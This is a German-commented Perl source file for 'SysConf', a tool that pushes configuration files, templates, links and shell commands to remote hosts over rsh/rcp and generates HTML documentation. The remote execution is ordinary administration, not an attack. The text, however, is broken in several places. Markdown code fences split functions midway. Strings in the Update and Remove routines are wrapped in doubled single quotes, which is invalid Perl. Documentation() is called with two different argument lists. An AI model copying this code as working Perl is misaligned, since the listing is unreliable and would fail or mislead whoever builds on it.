use lib 'd:/bin','c:/mydos','c:/bin';
use slutil; # Verfügbar unter: http://www.leo.org/~loescher/progdata/slutil.pm
use English;
use FileHandle;
use File::Copy;
use Carp;

#########################################################################
### Unterprogramm-Funktionen für interne Zwecke
#########################################################################

sub debug_rsh;  # Ausgabe von Informationen über remote-shell
sub debug;      # Ausgabe von Informationen
sub warning;    # Ausgabe von Warnungen
sub error;      # Ausgabe von Fehlern
sub myexit;     # Exit und Aufräumen
sub loginit;    # Schreibt einen kleinen Header ins LOG-file
sub logdie;     # Schreibt einen Text ins LOG-file und stirbt dann
sub logprint;   # Schreibt einen Text ins LOG-file
```

```
######################################################################
### Voreinstellungen
######################################################################

$version = '1.0';
$appname = 'SysConf';

# Wohin soll das logging erfolgen?
$logfile = ">>/tmp/\L$appname\E.log"; # Log in eine Datei
# $logfile = ">&STDERR"; # Log auf STDERR

# Exitcodes beim Beenden
$NormalExitCode = 0;
$ErrorExitCode  = 1;

$0 = $0; # Oh, very strange... :-) ... Kommandozeile verbergen.

######################################################################
### Log-File und Signal-Handler
######################################################################

# LOG bereits hier starten, denn Konfigurationsfehler sind entscheidend!
open(LOG, $logfile) || die "Kann Logfile '$logfile' nicht schreiben!\n";
select(LOG); $|=1; select(STDOUT); # Buffer ausschalten
loginit;

# Signal-Handler installieren
$SIG{HUP}  = \&catch_signal;
$SIG{INT}  = \&catch_signal;
$SIG{QUIT} = \&catch_signal;
$SIG{ABRT} = \&catch_signal;
$SIG{TERM} = \&catch_signal;
$SIG{'__WARN__'} = \&catch_warning;

# Welche Meldungen sollen ausgegeben werden?
if ( (defined $ARGV[0]) && ($ARGV[0] =~ /^-w(\d)/) )
{
  $logLevel = $1;
  shift;
}
else
{
  $logLevel = 0;
}
logprint "Log-Level: $logLevel\n";

######################################################################
### Hauptprogramm
######################################################################

if ($#ARGV<0)
{
```

```
  logprint "Ohne Parameter aufgerufen.\n";
  print "\nSie sollten $appname nicht ohne Parameter aufrufen.
Sie haben zur Auswahl:
  1. man-page erzeugen und ins aktuelle Verzeichnis schreiben
  2. HTML-Dokumentation ins aktuelle Verzeichnis schreiben
  3. LaTeX-Dokumentation ins aktuelle Verzeichnis schreiben
  4. Alle Dokumentationen (1 bis 3) erzeugen
  5. Kurzhilfe anzeigen
Auswahl: ";
  $input = readkey(); print "\n";
  POD_Ausgabe('man')   if $input =~ /1/;
  POD_Ausgabe('html')  if $input =~ /2/;
  POD_Ausgabe('latex') if $input =~ /3/;
  if ($input =~ /4/)
  {
    POD_Ausgabe('man');
    POD_Ausgabe('html');
    POD_Ausgabe('latex');
  }
  &Hilfe               if $input =~ /5/;
  myexit;
}

printumlaute Kopf();

# Einstellungen aus Hauptkonfigurationsdatei lesen
$sysconfroot = '';
$UseSyscheck = $FALSE;
$htmldir     = '';
ReadConfigFile();
debug "SYSCONF_ROOT = $sysconfroot\n";
debug "USE_SYSCHECK = $UseSyscheck\n";
debug "HTMLDIR      = $htmldir\n";

$checkpass = ReadWithoutEcho('Syscheck-Paßwort: ','STDIN') if $UseSyscheck;
print "\n";

%klassendef = RechnerKlassenEinlesen();

$beschreibungen = RechnerBeschreibungenEinlesen();

$param = ParameterEinlesen(@ARGV);
debug "Aktion:     ", $param->Aktion,"\n";
debug "Subsysteme: ", join(',',$param->Subsysteme), "\n";
debug "Rechner:    ", join(',',$param->Rechner),    "\n";

$dependencies    = Dependencies::new();
$files           = Files::new();
$templatepattern = TemplatePattern::new();


Documentation($beschreibungen,$param) if $param->Aktion eq 'documentation';
```

```
foreach $rechner ($param->Rechner)
{
  # Hier ist es pro Rechner parallelisierbar

  # Testen, ob es eine Beschreibung zu dem Rechner gibt
  unless (defined $beschreibungen->Betriebssystem($rechner))
  {
    warning "Zu dem Rechner '$rechner' gibt es keine Breschreibung!\n";
    next;
  }

  # Überprüfen durch CheckSubsystems():
  # - alle Subsysteme?
  # - darf dieser Rechner diese Subsysteme bekommen?
  # - dann stehen in @subsys die gewünschten Subsysteme
  @subsys = CheckSubsystems($rechner,$beschreibungen,$param);

  unless (@subsys)
  {
    warning "Keine Subsysteme für '$rechner' zu konfigurieren!\n";
    next;
  }

  %RechnerVars = ReadVariables($rechner);
  debug "Rechnervariablen:\n";
  foreach (keys %RechnerVars)
  { debug "'$_'='$RechnerVars{$_}'\n"; }

  # Datei "files.sc" für dieses Betriebssystem einlesen
  ReadFilesSC($beschreibungen->Betriebssystem($rechner));
  debug "Nach ReadFilesSC().\n";

 SWITCH: {
    # Init
    if ($param->Aktion eq 'init')
    {
      @subsys =
      CheckAndAddDependencies($beschreibungen->Betriebssystem($rechner),
                              @subsys);
      Init($rechner,$beschreibungen->Betriebssystem($rechner),\%RechnerVars,
           @subsys);
      last SWITCH;
    }

    # Update
    if ($param->Aktion eq 'update')
    {
      @subsys =
      CheckAndAddDependencies($beschreibungen->Betriebssystem($rechner),
                              @subsys);
```

```
      Update($rechner,$beschreibungen->Betriebssystem($rechner),\%RechnerVars,
             @subsys);
      last SWITCH;
    }

    # Start
    if ($param->Aktion eq 'start')
    {
      # Hier kein CheckAndAddDependencies(), weil sonst alle möglichen
      # Subsysteme beeinflußt werden!
      Start($rechner,$beschreibungen->Betriebssystem($rechner),@subsys);
      last SWITCH;
    }

    # Stop
    if ($param->Aktion eq 'stop')
    {
      # Hier kein CheckAndAddDependencies(), weil sonst alle möglichen
      # Subsysteme beeinflußt werden!
      Stop($rechner,$beschreibungen->Betriebssystem($rechner),@subsys);
      last SWITCH;
    }

    # Remove
    if ($param->Aktion eq 'remove')
    {
      # Hier kein CheckAndAddDependencies(), weil sonst alle möglichen
      # Subsysteme entfernt werden!
      Remove($rechner,$beschreibungen->Betriebssystem($rechner),@subsys);
      last SWITCH;
    }

    # Dokumentation
    if ($param->Aktion eq 'documentation')
    {
     Documentation($rechner,$beschreibungen->Betriebssystem($rechner),
                  \%RechnerVars,@subsys);
     last SWITCH;
    }
    logdie "Die Aktion ",$param->Aktion," gibt es nicht!\n";
  }

  print '-'x70,"\n";
}


myexit($NormalExitCode);


######################################################################
### Unterprogramme
######################################################################
```

```
sub Init
{
  # Initialisieren eines Rechners
  # Parameter: Rechner, Betriebssystem, Referenz auf Hash der Rechnervariablen,
  #            Liste der Subsysteme

  my $rechner = shift;
  my $bs      = shift;
  my $refvar  = shift;
  my @subsys  = @_;

  print "Führe Aktion 'init' mit '$rechner' für die ",
  "Subsysteme\n",join(',',@subsys), "\nin genau dieser Reihenfolge aus.\n";

  # Subsystem-unabhängige Files

  TransferFiles($rechner, $bs, 'GLOBAL', 'installshell',$refvar);
  TransferFiles($rechner, $bs, 'GLOBAL', 'install',     $refvar);
  TransferFiles($rechner, $bs, 'GLOBAL', 'installlink', $refvar);
  # Init-Files/Templates kopieren
  TransferFiles($rechner, $bs, 'GLOBAL', 'initshell',   $refvar);
  TransferFiles($rechner, $bs, 'GLOBAL', 'init',        $refvar);
  TransferFiles($rechner, $bs, 'GLOBAL', 'inittemplate',$refvar);
  TransferFiles($rechner, $bs, 'GLOBAL', 'initlink',    $refvar);
  # Rest, den "update' auch überträgt
  TransferFiles($rechner, $bs, 'GLOBAL', 'shell',       $refvar);
  TransferFiles($rechner, $bs, 'GLOBAL', 'file',        $refvar);
  TransferFiles($rechner, $bs, 'GLOBAL', 'template',    $refvar);
  TransferFiles($rechner, $bs, 'GLOBAL', 'link',        $refvar);

  # Für alle Subsysteme
  my $subsystem;
  foreach $subsystem (@subsys)
  {
    print "Behandle Subsystem '$subsystem'\n";

    my $sub = SubsystemObject->new($bs, $rechner, $subsystem);

    # Ist das Subsystem bereits installiert?
    if ($sub->IsInstalled)
    {
      # Läuft das Subsystem gerade?
      if ($sub->IsRunning)
      {
        # Stoppen (damit auch alle abhängigen)
        $sub->Stop || warning "Stoppen von '$subsystem' nicht erfolgreich!\n";
      }
    }
    else
    {
      # Files, die zur Installation benötigt werden übertragen
```

```
      TransferFiles($rechner, $bs, $subsystem, 'installshell',$refvar);
      TransferFiles($rechner, $bs, $subsystem, 'install',     $refvar);
      TransferFiles($rechner, $bs, $subsystem, 'installlink', $refvar);
      # Subsystem installieren
      unless ($sub->Install)
      {
        warning "Install von '$subsystem' nicht erfolgreich!\n";
        warning "Breche '$subsystem' ab!\n";
        return;
      }
    }
    # Init-Files/Templates kopieren
    TransferFiles($rechner, $bs, $subsystem, 'initshell',   $refvar);
    TransferFiles($rechner, $bs, $subsystem, 'init',        $refvar);
    TransferFiles($rechner, $bs, $subsystem, 'inittemplate',$refvar);
    TransferFiles($rechner, $bs, $subsystem, 'initlink',    $refvar);
    # Rest, den "update' auch überträgt
    TransferFiles($rechner, $bs, $subsystem, 'shell',       $refvar);
    TransferFiles($rechner, $bs, $subsystem, 'file',        $refvar);
    TransferFiles($rechner, $bs, $subsystem, 'template',    $refvar);
    TransferFiles($rechner, $bs, $subsystem, 'link',        $refvar);
    # Subsystem starten
    $sub->Start || warning "Start von '$subsystem' nicht erfolgreich!\n";
  }
}


sub Update
{
  # Updaten eines Rechners
  # Parameter: Rechner, Betriebssystem, Referenz auf Hash der Rechnervariablen,
  #            Liste der Subsysteme

  my $rechner = shift;
  my $bs      = shift;
  my $refvar  = shift;
  my @subsys  = @_;

  print "Führe Aktion 'update' mit '$rechner' für die ",
  "Subsysteme\n",join(',',@subsys), "\nin genau dieser Reihenfolge aus.\n";

  # Subsystem-unabhängige Files

  TransferFiles($rechner, $bs, 'GLOBAL', 'installshell',$refvar);
  TransferFiles($rechner, $bs, 'GLOBAL', 'install',     $refvar);
  TransferFiles($rechner, $bs, 'GLOBAL', 'installlink', $refvar);
  TransferFiles($rechner, $bs, 'GLOBAL', 'shell',       $refvar);
  TransferFiles($rechner, $bs, 'GLOBAL', 'file',        $refvar);
  TransferFiles($rechner, $bs, 'GLOBAL', 'link',        $refvar);
  TransferFiles($rechner, $bs, 'GLOBAL', 'template',    $refvar);

  # Für alle Subsysteme
```

```
  my $subsystem;
  foreach $subsystem (@subsys)
  {
    print ''Behandle Subsystem '$subsystem'\n'';

    my $sub = SubsystemObject->new($bs, $rechner, $subsystem);

    # Ist das Subsystem bereits installiert?
    if ($sub->IsInstalled)
    {
      # Läuft das Subsystem gerade?
      if ($sub->IsRunning)
      {
        # Stoppen (damit auch alle abhängigen)
        $sub->Stop || warning ''Stoppen von '$subsystem' nicht erfolgreich!\n'';
      }
      # Files für Update übertragen
      TransferFiles($rechner, $bs, $subsystem, 'shell',   $refvar);
      TransferFiles($rechner, $bs, $subsystem, 'file',    $refvar);
      TransferFiles($rechner, $bs, $subsystem, 'template',$refvar);
      TransferFiles($rechner, $bs, $subsystem, 'link',    $refvar);

      $sub->Reconfigure ||
      warning ''Rekonfigurieren von '$subsystem' nicht erfolgreich!\n'';
      # Subsystem starten
      $sub->Start || warning ''Start von '$subsystem' nicht erfolgreich!\n'';
    }
    else
    {
      # Wenn das Subsystem nicht installiert ist, dann Init() aufrufen
      Init($rechner,$bs,$refvar,@subsys);
    }
  }
}


sub Remove
{
  # Parameter: Rechner, Betriebssystem, Liste der Subsysteme

  my $rechner = shift;
  my $bs      = shift;
  my @subsys  = @_;

  print ''Führe Aktion 'remove' mit '$rechner' für die '',
  ''Subsysteme\n'',join(',',@subsys), ''\nin genau dieser Reihenfolge aus.\n'';

  # Für alle Subsysteme
  my $subsystem;
  foreach $subsystem (@subsys)
  {
    print ''Behandle Subsystem '$subsystem'\n'';
```

```
    my $sub = SubsystemObject->new($bs, $rechner, $subsystem);

    # Ist das Subsystem überhaupt installiert?
    unless ($sub->IsInstalled)
    {
      print "'$subsystem' ist auf '$rechner' nicht installiert!\n";
      next;
    }

    # Läuft das Subsystem gerade?
    if ($sub->IsRunning)
    {
      # Stoppen (damit auch alle abhängigen)
      $sub->Stop || warning "Stoppen von '$subsystem' nicht erfolgreich!\n";
    }
    # Subsystem de-installieren
    $sub->Remove || warning "Remove von '$subsystem' nicht erfolgreich!\n";
  }
}


sub Start
{
  # Parameter: Rechner, Betriebssystem, Liste der Subsysteme

  my $rechner = shift;
  my $bs      = shift;
  my @subsys  = @_;

  print "Führe Aktion 'start' mit '$rechner' für die ",
  "Subsysteme\n",join(',',@subsys), "\nin genau dieser Reihenfolge aus.\n";

  # Für alle Subsysteme
  my $subsystem;
  foreach $subsystem (@subsys)
  {
    print "Behandle Subsystem '$subsystem'\n";

    my $sub = SubsystemObject->new($bs, $rechner, $subsystem);

    # Ist das Subsystem überhaupt installiert?
    unless ($sub->IsInstalled)
    {
      print "'$subsystem' ist auf '$rechner' nicht installiert!\n";
      next;
    }

    # Läuft das Subsystem gerade?
    if ($sub->IsRunning)
    {
      print "'$subsystem' läuft auf '$rechner' bereits!\n";
```

```
      next;
    }

    # Subsystem starten
    $sub->Start || warning "Start von '$subsystem' nicht erfolgreich!\n";
  }
}


sub Stop
{
  # Parameter: Rechner, Betriebssystem, Liste der Subsysteme

  my $rechner = shift;
  my $bs      = shift;
  my @subsys  = @_;

  print "Führe Aktion 'stop' mit '$rechner' für die ",
  "Subsysteme\n",join(',',@subsys), "\nin genau dieser Reihenfolge aus.\n";

  # Für alle Subsysteme
  my $subsystem;
  foreach $subsystem (@subsys)
  {
    print "Behandle Subsystem '$subsystem'\n";

    my $sub = SubsystemObject->new($bs, $rechner, $subsystem);

    # Ist das Subsystem überhaupt installiert?
    unless ($sub->IsInstalled)
    {
      print "'$subsystem' ist auf '$rechner' nicht installiert!\n";
      next;
    }

    # Läuft das Subsystem gerade?
    if ($sub->IsRunning)
    {
      # Subsystem stoppen
      $sub->Stop || warning "Stoppen von '$subsystem' nicht erfolgreich!\n";
    }
    else
    {
      print "'$subsystem' läuft auf '$rechner' gar nicht!\n";
    }
  }
}


sub TransferFiles
{
  # Überträgt Files von der Konfigurationsdatenbank auf Zielrechner
```

```
# und führt Textersetzungen durch und startet Shellkommandos
# Parameter: Rechner, Betriebssystem, Subsystem, File-Art,
#            Referenz auf Hash mit den Rechnervariablen
# Return: -

my ($rechner, $bs, $subsys, $art, $refvar) = @_;

unless ( $files->IstArtGueltig($art) )
{
  carp("TransferFiles() mit falschem Art-Parameter aufgerufen!\n");
  myexit($main::ErrorExitCode);
}

my %files = %{$files->Get($bs,$subsys,$art)};
print "Übertrage Files... ($art)\n";
my ($file, $zielfile);

foreach $file (keys %files)
{ # foreach $file
  @zielfiles = @{$files{$file}};

  foreach $zielfile (@zielfiles)
  { # foreach $zielfile

    # Installfiles, Initfiles, Files
    if ($art =~ /^install$|^init$|^file$/)
    {
      RemoteCopy($file,$rechner,$zielfile);
      next;
    }
    # Inittemplates, Templates
    if ($art =~ /^inittemplate$|^template$/)
    {
      # Ersetzungsmuster anwenden
      my $pattern = $templatepattern->Get($bs,$subsys,$file,$zielfile);
      my $tempfile = "/tmp/sysconf.template.$$";
      TextModify::ErsetzeMuster($file, $tempfile, $pattern, $refvar);

      # Owner,Gruppe,Permissions auf das neue Tempfile übertragen
      my ($mode,$uid,$gid) = (stat($file))[2,4,5];
      chmod $mode,    $tempfile || logdie "Fehler bei chmod('$tempfile')!\n";
      chown $uid,$gid,$tempfile || logdie "Fehler bei chown('$tempfile')!\n";

      RemoteCopy($tempfile,$rechner,$zielfile);
      unlink $tempfile;
      next;
    }
    # Links
    if ($art =~ /^link$|^installlink$|^initlink$/)
    {
      RemoteCreateLink($file,$rechner,$zielfile);
      next;
```

```
      }
      # Shellkommandos
      if ($art =~ /^shell$|^installshell$|^initshell$/)
      {
        my $variablenCode   = '';
        foreach (keys %$refvar)
        {
          my $refvarquote = $$refvar{$_}; $refvarquote =~ s/\'/\\\'/g;
          $variablenCode .= "my \$$_='$refvarquote';\n";
        }
        # Variablenersetzung
        {
          local $FehlerInShellVariablenErsetzung_Kommando = $file;
          local $SIG{__WARN__} = \&FehlerInShellVariablenErsetzung;
          eval $variablenCode.'$file =~ s/(\$\w+)/$1/eeg;';
        }
        RemoteShell($rechner,$file);
        next;
      }
      # Sonst
      logdie "Interner Fehler: File-Art ist ungültig!\n";

    }

  }
}


sub Documentation
{
  # HTML-Dokumentation erzeugen
  # Parameter: Beschreibungen-Objekt, ParameterListe-Objekt
  # Return;    -
  #
  my ($beschreibungen,$param) = @_;

  my $head = '<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML//EN">
<html>
  <head>
    <title>Systemkonfiguration</title>
  </head>

  <body>
    <h1>Systemkonfiguration</h1>

    <table border=1>
      <tr>
        <td>Rechner</td>
        <td>Subsysteme</td>
        <td>Variablen</td>
        <td>Betriebssystem</td>
      </tr>
```

```
';
  my $tail = '    </table>

    <hr>
    <address>
      Diese Seite wurde automatisch generiert auf dem Rechner '
  .`hostname`.
  " aus der Datenbank in $sysconfroot durch<br>"
  .$appname.' '.$version.' von
      <A HREF="http://www.leo.org/~loescher/">Stephan L&ouml;scher</A>,
      <a href="mailto:loescher@leo.org">loescher@leo.org</a>,<br>
      '.date.'
    </address>
  </body>
</html>
';

  print "Führe Aktion 'documentation' aus.\n";
  my $fh = FileHandle->new();
  open($fh, ">$htmldir${slash}index.html") || logdie
  "Kann '$htmldir${slash}index.html' nicht zum Schreiben öffnen!\n";
  print $fh $head;

  my $rechner;
  my $bs;
  foreach $rechner ($param->Rechner)
  {
    # Testen, ob es eine Beschreibung zu dem Rechner gibt
    unless (defined ($bs = $beschreibungen->Betriebssystem($rechner)) )
    {
      warning "Zu dem Rechner '$rechner' gibt es keine Breschreibung!\n";
      next;
    }
    my @subsys = CheckSubsystems($rechner,$beschreibungen,$param);
    unless (@subsys)
    {
      warning "Keine Subsysteme für '$rechner' vorhanden!\n";
      next;
    }
    my %RechnerVars = ReadVariables($rechner);
    # Datei "files.sc" für dieses Betriebssystem einlesen
    ReadFilesSC($beschreibungen->Betriebssystem($rechner));

    # Dateien der Variablen-Inhalte erstellen
    my ($key,$value);
    while (($key,$value) = each %RechnerVars)
    {
      my $vfh = FileHandle->new();
      open($vfh, ">$htmldir${slash}$rechner-$key.txt") || logdie
      "Kann '$htmldir${slash}$rechner-$key.txt' nicht zum Schreiben öffnen!\n";
      print $vfh $value;
```

```
      close $vfh;
    }
    print $fh "      <tr>
        <td valign=top>$rechner</td>
        <td valign=top>\n";
    foreach (@subsys)
    {
      print $fh "          <a href=\"$rechner-sub-$_.html\">$_</a><br>\n";
      GeneriereSubsystemHTML($rechner, $bs, $_, \%RechnerVars);
    }
    print $fh "        </td>\n        <td valign=top>\n";
    foreach (keys %RechnerVars)
    {
      print $fh "          <a href=\"$rechner-$_.txt\">$_</a><br>\n";
    }
    print $fh "        </td>
        <td valign=top>",$beschreibungen->Betriebssystem($rechner),"</td>
      </tr>
";
  }

  print $fh $tail;
  close $fh;
  myexit($NormalExitCode);
}


sub GeneriereSubsystemHTML
{
  # Erstellt HTML-Seiten zu einem Subsystem analog wie TransferFiles() arbeitet
  # Parameter: Rechner, Betriebssystem, Subsystem,
  #            Referenz auf Hash mit den Rechnervariablen
  # Return: -

  my ($rechner, $bs, $subsys, $refvar) = @_;
  my @artliste = ('install','installlink','installshell',
                  'init','inittemplate','initlink','initshell',
                  'file','template','link','shell');
  my $art;

  my $head = "<!DOCTYPE HTML PUBLIC \"-//IETF//DTD HTML//EN\">
<html>
  <head>
    <title>Subsystem '$subsys' auf '$rechner'</title>
  </head>

  <body>
    <h2>Subsystemkonfiguration: ".
    "Dateien f&uuml;r '$subsys' auf Rechner '$rechner'</h2>

    <table border=1>
      <tr>
```

```
        <td><b>Dateiart</b></td>
        <td><b>Datei/Inhalt</b></td>
      </tr>\n";

  my $tail = '    <hr>
    <address>
      Diese Seite wurde automatisch generiert durch<br>
      '.$appname.' '.$version.' von
      <A HREF="http://www.leo.org/~loescher/">Stephan L&ouml;scher</A>,
      <a href="mailto:loescher@leo.org">loescher@leo.org</a>,<br>
      '.date.'
    </address>
  </body>
</html>
';

  my $fh = FileHandle->new();
  open($fh, ">$htmldir${slash}$rechner-sub-$subsys.html") || logdie
  "Kann '$htmldir${slash}$rechner-sub-$subsys.html' nicht zum Schreiben ".
  "öffnen!\n";
  print $fh $head;

  # Alle Dateiarten durchlaufen
  foreach $art (@artliste)
  { # foreach $art
    my %files = %{$files->Get($bs,$subsys,$art)};
    my ($file, $zielfile);

    print $fh "      <tr>\n        <td valign=top>$art</td>\n        <td>\n";

    foreach $file (keys %files)
    { # foreach $file
      @zielfiles = @{$files{$file}};

      foreach $zielfile (@zielfiles)
      { # foreach $zielfile

        my $zielhtml = $zielfile;
        $zielhtml =~ s!/!_!g;
        # Installfiles, Initfiles, Files
        if ($art =~ /^install$|^init$|^file$/)
        {
          # Nur kopieren, wenn es eine Text-Datei ist
          if (-T $file)
          {
            copy($file, "$htmldir$slash$rechner-sub-$subsys-$zielhtml.txt");
            print $fh "          <a href=\"$rechner-sub-$subsys-".
            "$zielhtml.txt\">$zielfile</a><br>\n";
          }
          else
          {
            print $fh "          $zielfile (bin&auml;r)<br>\n";
```

```
        }
        next;
      }
      # Inittemplates, Templates
      if ($art =~ /^inittemplate$|^template$/)
      {
        # Ersetzungsmuster anwenden
        my $pattern = $templatepattern->Get($bs,$subsys,$file,$zielfile);
        my $tempfile = "/tmp/sysconf.template.$$";
        TextModify::ErsetzeMuster($file, $tempfile, $pattern, $refvar);
        copy($tempfile, "$htmldir$slash$rechner-sub-$subsys-$zielhtml.txt");
        print $fh "           <a href=\"$rechner-sub-$subsys-".
        "$zielhtml.txt\">$zielfile</a><br>\n";
        unlink $tempfile;
        next;
      }
      # Links
      if ($art =~ /^link$|^installlink$|^initlink$/)
      {
        print $fh "           $file<br>\n";
        next;
      }
      # Shellkommandos
      if ($art =~ /^shell$|^installshell$|^initshell$/)
      {
        my $variablenCode   = '';
        foreach (keys %$refvar)
        {
          my $refvarquote = $$refvar{$_}; $refvarquote =~ s/\'/\\\'/g;
          $variablenCode .= "my \$$_='$refvarquote';\n";
        }
        # Variablenersetzung
        {
          local $FehlerInShellVariablenErsetzung_Kommando = $file;
          local $SIG{__WARN__} = \&FehlerInShellVariablenErsetzung;
          eval $variablenCode.'$file =~ s/(\$\w+)/$1/eeg;';
        }
        print $fh "           <pre>$file</pre>\n";
        next;
      }
      # Sonst
      logdie "Interner Fehler: File-Art ist ungültig!\n";
    }
  }
  print $fh "           <br>\n         </td>\n";
}
print $fh "      </tr>\n";



# Kommando-Dateien auflisten
print $fh "    </table>\n    <br>\n";
print $fh "    <b>Kommandos:</b><br>\n";
```

```
  my $sub = SubsystemObject->new($bs, $rechner, $subsys);
  print $fh $sub->GetHTML($rechner,$htmldir);

  print $fh $tail;
  close $fh;
}


sub FehlerInShellVariablenErsetzung
{
  # Signal-Handler für Fehler in Variablenersetzungen in Shell-Kommandos
  # Wichtig: Die globale (local) Variable
  #          $FehlerInShellVariablenErsetzung_Kommando muß gesetzt sein!
  # Parameter: -
  # Return:    -
  my $fehler = shift;
  if ($fehler =~ /Use of uninitialized value at/)
  {
    warning "Fehler in der Variablenersetzung!\n";
    warning "Sie haben in folgendem Shell-Kommando eine Variable ".
    "verwendet,\n";
    warning "die Sie aber nicht definiert haben:\n";
    warning "'$FehlerInShellVariablenErsetzung_Kommando'\n";
  }
  else
  {
    warning $fehler;
    warning "Nicht abgefangener Fehler in Shell-Variablenersetzung!\n";
  }
}


sub TesteDateiBesitzer
{
  # Parameter: Voller Pfad einer Datei
  # Kein Returnwert. (Bei Gefahr sofort Abbruch.)
  #
  # Es wird überprüft, ob eine Konfigurationsdatei nur für den Menschen
  # schreibbar ist, der auch sysconf ausführt.
  # Sonst könnte irgendjemand die Konfigurationsfiles verändern und Root
  # läßt das dann aufs System los.
  #
  my $file = shift;
  if ( (lstat($file))[2] != 33188 ) # "-rw-r-r-"
  {
    logdie "Sicherheitslücke: Das File '$file' ist nicht Mode 644!\n"
  }
  unless (-o $file)
  {
    logdie "Sicherheitslücke: Sie sind nicht Besitzer von '$file'\n"
  }
}
```

```
sub RemoteMkdir
{
  # Erstellt ein Verzeichnis auf einem anderen Rechner
  # Parameter: Rechner, Verzeichnisname

  my $rechner = shift;
  my $verz    = shift;

  my $rsh = $beschreibungen->GetRSH($rechner);

  debug_rsh "$rsh $rechner mkdir -p $verz\n";
  system("$rsh $rechner mkdir -p $verz");
  logdie "RemoteShell liefert Fehler!\n" if ($?>>8);
}


sub RemoteCopy
{
  # Kopiert ein File auf einen anderen Rechner
  # Parameter: Quelle, Rechner, Ziel

  my $quelle  = shift;
  my $rechner = shift;
  my $ziel    = shift;

  # Vor dem Kopieren die Verzeichnisse anlegen
  $ziel =~ /(.*)$slashsuch[^$slashsuch]+/;
  my $pfad = $1;
  RemoteMkdir($rechner, $pfad);

  my $rsh = $beschreibungen->GetRSH($rechner);
  my $rcp = $beschreibungen->GetRCP($rechner);

  debug_rsh "$rcp $quelle $rechner:$ziel\n";
  system("$rcp -p $quelle $rechner:$ziel");
  logdie "RemoteCopy liefert Fehler!\n" if ($?>>8);

  # Syscheck starten, wenn erwünscht
  StartSyscheck($rsh, $checkpass, $rechner, $ziel) if $UseSyscheck;

  # Owner / Gruppe übertragen
  my ($uid,$gid) = (stat($quelle))[4,5];
  my $user   = getpwuid($uid);
  my $gruppe = getgrgid($gid);
  debug_rsh "$rsh $rechner chown $user.$gruppe $ziel\n";
  system("$rsh $rechner chown $user.$gruppe $ziel");
  logdie "RemoteShell liefert Fehler!\n" if ($?>>8);
}
```

```
sub StartSyscheck
{
  # Parameter: Remote-Shell, Syscheck-Paßwort, Rechner, Dateiname
  # Return:    -
  #
  my ($rsh, $checkpass, $rechner, $file) = @_;
  my $fh = FileHandle->new();
  debug_rsh "|$rsh $rechner syscheck -q -w3 update\n";
  open($fh, "|$rsh $rechner syscheck -q -w3 update") || logdie
  "Kann '|$rsh $rechner' für Syscheck nicht öffnen!\n";
  print $fh "$checkpass\n$file\n";
  close $fh;
}


sub RemoteCreateLink
{
  # Erstellt einen Link auf einem anderen Rechner
  # Parameter: Quelle, Rechner, Ziel

  my $quelle  = shift;
  my $rechner = shift;
  my $ziel    = shift;

  # Vor dem Link anlegen die Verzeichnisse anlegen
  $ziel =~ /(.*)$slashsuch[^$slashsuch]+/;
  my $pfad = $1;
  RemoteMkdir($rechner, $pfad);

  my $rsh = $beschreibungen->GetRSH($rechner);

  debug_rsh "$rsh $rechner ln -sf $quelle $ziel\n";
  system("$rsh $rechner ln -sf $quelle $ziel");
  logdie "RemoteShell liefert Fehler!\n" if ($?>>8);
}


sub RemoteShell
{
  # Startet einen RemoteShell
  # Parameter: Rechner, Kommando

  my $rechner  = shift;
  my $kommando = shift;

  my $rsh = $beschreibungen->GetRSH($rechner);

  debug_rsh "$rsh $rechner $kommando\n";
  system("$rsh $rechner $kommando");
  logdie "RemoteShell liefert Fehler!\n" if ($?>>8);
}
```

```perl
sub ReadVariables
{
  # Einlesen der Variablen pro Rechner, welche in
  # $sysconfroot/variables/rechnername.var
  # stehen.
  # Parameter: Rechnername
  # Return:    Hash mit den Variablen

  my $rechner = shift;
  my %hash  = ();

  # Gibt es das Verzeichnis für die Variablen?
  unless (-d "$sysconfroot${slash}variables")
  {
   logdie "Das Verzeichnis '$sysconfroot${slash}variables' existiert nicht!\n";
  }

  my $file = "$sysconfroot${slash}variables$slash$rechner.var";
  # Ist das File lesbar?
  unless (-r $file)
  {
    logdie "Das File '$file' existiert nicht oder ist nicht lesbar!\n";
  }

  TesteDateiBesitzer($file);

  my $fh = FileHandle->new();
  open($fh, $file) || logdie "Kann '$file' nicht öffnen!\n";
  # Die Variablen-Dateien haben den Aufbau:
  # variable=wert
  # oder
  # variable=
  # oder
  # variable include FILENAME
  while(<$fh>)
  {
    next if /^\#/;   # Kommentare
    next if /^\s*$/; # Leerzeilen
    my ($var,$zuweisung,$wert);
  SWITCH:
    {
      if (/^(\S+)\s*=(.*)/)
      {
        ($var,$zuweisung,$wert) = ($1,'=',(defined $2 ? $2 : ''));
        last SWITCH;
      }
      if (/^(\S+)\s*include\s+(.+)/)
      {
        ($var,$zuweisung,$wert) = ($1,'include',$2);
        last SWITCH;
      }
```

```
      logdie "Fehler in den Variablen im File '$file' ",
      "in Zeile $.:\n",$_,"\n";
    }
    if (defined $hash{$var})
    {
      logdie "Variable '$var' doppelt deklariert im File '$file' ",
      "in Zeile $.!\n";
    }
    # Direkte Zuweisung
    if ($zuweisung eq '=')
    {
      $hash{$var} = $wert;
    }
    # Zuweisung eines File-Inhalts
    else
    {
      # In $wert steht eine Liste von Dateinamen getrennt durch Leerzeichen
      foreach $einzelfile (split(/\s+/,$wert))
      {
        my $varfile = "$sysconfroot${slash}variables$slash$einzelfile";
        logdie "File '$einzelfile' kann in '$sysconfroot${slash}variables' ".
        "nicht gelesen/gefunden werden!\n" unless -r $varfile;
        my $fh = FileHandle->new();
        open($fh, $varfile) || logdie "Fehler beim Öffnen von '$varfile'!\n";
        {
          local $/ = undef; # In einem Stück einlesen
          $hash{$var} .= <$fh>;
        }
        close $fh;
      }
    }
  }
  return %hash;
}


sub CheckAndAddDependencies
{
  # Überprüfung der Abhängigkeiten der Subsysteme und Hinzufügen fehlender
  # Subsysteme
  # Parameter: Betriebssystem, Liste der Subsysteme
  # Return:    Ergänzte Liste der Subsysteme in richtiger Reihenfolge

  my $betriebssystem = shift;
  my @subsysteme = @_;

  ReadDependencies($betriebssystem);

  my %dep = ( defined $dependencies->Get($betriebssystem) ?
              $dependencies->Get($betriebssystem) : () );

  my @alle_subs = ();
```

```
  foreach (@subsysteme)
  {
    print "Gewünschtes Subsys: $_\n";
    unless (defined $dep{$_})
    {
      push @alle_subs, $_;
      next;
    }
    push @alle_subs, @{$dep{$_}}, $_;
  }

  @alle_subs = KompaktiereSubsystemListe(@alle_subs);

  return @alle_subs;
}


sub ReadDependencies
{
